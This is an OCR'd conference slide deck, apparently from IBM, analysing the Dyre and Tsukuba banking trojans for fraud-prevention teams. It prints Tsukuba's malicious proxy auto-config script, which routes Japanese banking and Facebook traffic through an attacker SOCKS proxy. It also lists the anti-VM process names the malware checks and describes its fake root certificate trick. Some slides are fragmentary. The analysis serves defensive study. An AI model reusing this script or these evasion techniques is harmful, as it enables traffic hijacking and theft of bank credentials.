


B



Dyre operators know as much about the user as you do


Example of data pulled by Dyre from infected device




Dyre collects…

- OS attributes
- Browser attributes
- Installed programs
- Services
- Passwords over secure connection

Device Forging




Dyre toolkit compromises data used for detection



When combatting Dyre remember

Dyre bypasses anti-virus software	Segments of your customer base will be infected
Infected customers will be diverted to a fake website	Credentials will be compromised
During an ATO attack, the criminal can "forward" authentication requests to the legitimate user	Authentication can be compromised
Dyre operators know as much about the user device as you do	*Device ID is not effective*
Dyre toolkits can compromise session / device data	Inaccurate detection by traditional risk engines

Defending against Dyre attacks



RSAConference2015

Singapore | 22-24 July | Marina Bay Sands

Tsukuba

Banking Trojan Phishing in Japanese Waters

#RSAC


Tsukuba Malware

- Tsukuba is Japan's science city, also known for it's race course
- It is also the name of a malware discovered by Trusteer researchers
- The malware is focused on Japanese victims
- The malware boosts advanced security evasion techniques

RSAConference2015

Singapore | 22-24 July | Marina Bay Sands

Tsukuba's Technical Core and Defense Mechanism




#RSAC

Tsukuba's Technical Core and Defense Mechanism

- Installation upon cookies and browsing history
- C&C servers are only reachable when using Japanese IP
- Abusing Microsoft Windows certutil.exe and powershell.exe
- Infected bots counter @ easycounter.com
- Implements Anti research and Anti VM techniques
- Browser proxy script (PAC) Installation
- Fake root certificate Installation
- Interactive Webfakes
- Revert Mechanism

Tsukuba's Installation flaw



Defense Mechanism

- To evade research environments and proxy detection tools, Tsukuba looks for a list of running processes to avoid, and if one is indeed found, the malware will not complete the installation of all of its components:
- VboxService
- VboxTray
- Proxifier
- Prl_cc
- Prl_tools
- Vmusrvc
- Vmsrvc
- Vmtoolsd

Secure Proxy Browsing and Geolocation Detection

- Only victims browsing from Japanese IPs will be let though to the Trojan's custom social engineering zones
- Tsukuba registers a fake root certificate in order to browse to malicious pages through its own rogue proxy.
- It sets up a root certificate on the PC with the exact same name as the original; typically, that name is: "**VeriSign Class 3 Public Primary Certification Authority – G5**"

Tsukuba's PAC Installation

- Tsukuba performs HTTP-GET requests fetching the proxy PAC file
- The PAC file

Tsukuba's PAC Installation (Cont.)

- Deobfuscating the PAC file
- PAC files reveals target list of 1 social network and 20 Japanese Banking websites

```
function FindProxyForURL(url, host) {
        var proxy = "SOCKS XXX.XXX.XXX.68:8002;";
        var hosts = new Array('*.facebook.com', '*.bk.mufg.jp', '*.tracer.jp',
        '*.mizuhobank.co.jp', '*.boy.co.jp', '*.parasol.anser.ne.jp', '*.chibabank.co.jp',
        '*.juroku.co.jp', '*.82bank.co.jp', '*.chugin.co.jp', '*.jp-bank.japanpost.jp',
        '*.awabank.co.jp', '*.daishi-bank.co.jp', '*.hokkokubank.co.jp',
        '*.musashinobank.co.jp', '*.yamagatabank.co.jp', '*.miyagin.co.jp',
        'direct.smbc.co.jp', 'login.japannetbank.co.jp', 'rakuten-bank.co.jp',
        'www.rakuten-bank.co.jp', 'fes.rakuten-bank.co.jp', 'smbc.co.jp',
        'www.smbc.co.jp',japannetbank.co.jp ','www.japannetbank.co.jp ','direct.bk.mufg.jp ');
        for(var i=0;i<hosts.length;i++){if(shExpMatch(host,hosts[i])){return proxy}}
        return"DIRECT"
        }
```


Tsukuba's Interactive Web-Fakes

- An example from Tsukuba's arsenal is a fake counter, likely designed to rush the victim to act, with detailed instructions on what to do next:

Tsukuba's Interactive Web-Fakes (Cont.)

- After victims enter their credentials, the pop-ups proce… …s and to uplo… docum…

Closing Thoughts



Keys To An Effective Solution

Real Time Intelligence

- **Global:** identify threats any time, anywhere for all channels
- **Integrated:** fully integrated to leverage threat data across channels

Accurate Analysis

- **Focused:** root cause
- **Impactful**: prevent, detect, mitigate and remediate

Seamless Experience

- **Transparent**: minimize "action items" to user
- **Automated**: minimize "action items" to staff

Adaptive Controls

- **Intelligent**: build with the "unknowns" in mind
- **Dynamic:** rapidly updatable software

IBM

Apply What You Have Learned Today

- Next week you should:
  - Identify the risks your organization faces due to evolving web fraud methods
- In the first three months following this presentation you should:
  - Quantify and prioritize the risks associated with customer web sessions and transactions
  - Develop a plan to mitigate identified risks
- Within six months you should:
  - Select a fraud prevention system that mitigates identified risks, while causing minimal operational and customer impact
  - Continue to assess the changing threat landscape and associated risks

Statement of Good Security Practices: IT system security involves protecting systems and information through prevention, detection and response to improper access from within and outside your enterprise. Improper access can result in information being altered, destroyed, misappropriated or misused or can result in damage to or misuse of your systems, including for use in attacks on others. No IT system or product should be considered completely secure and no single product, service or security measure can be completely effective in preventing improper use or access. IBM systems, products and services are designed to be part of a lawful, comprehensive security approach, which will necessarily involve additional operational procedures, and may require other systems, products or services to be most effective. IBM DOES NOT WARRANT THAT ANY SYSTEMS, PRODUCTS OR SERVICES ARE IMMUNE FROM, OR WILL MAKE YOUR ENTERPRISE IMMUNE FROM, THE MALICIOUS OR ILLEGAL CONDUCT OF ANY PARTY

Thank You

www.ibm.com/security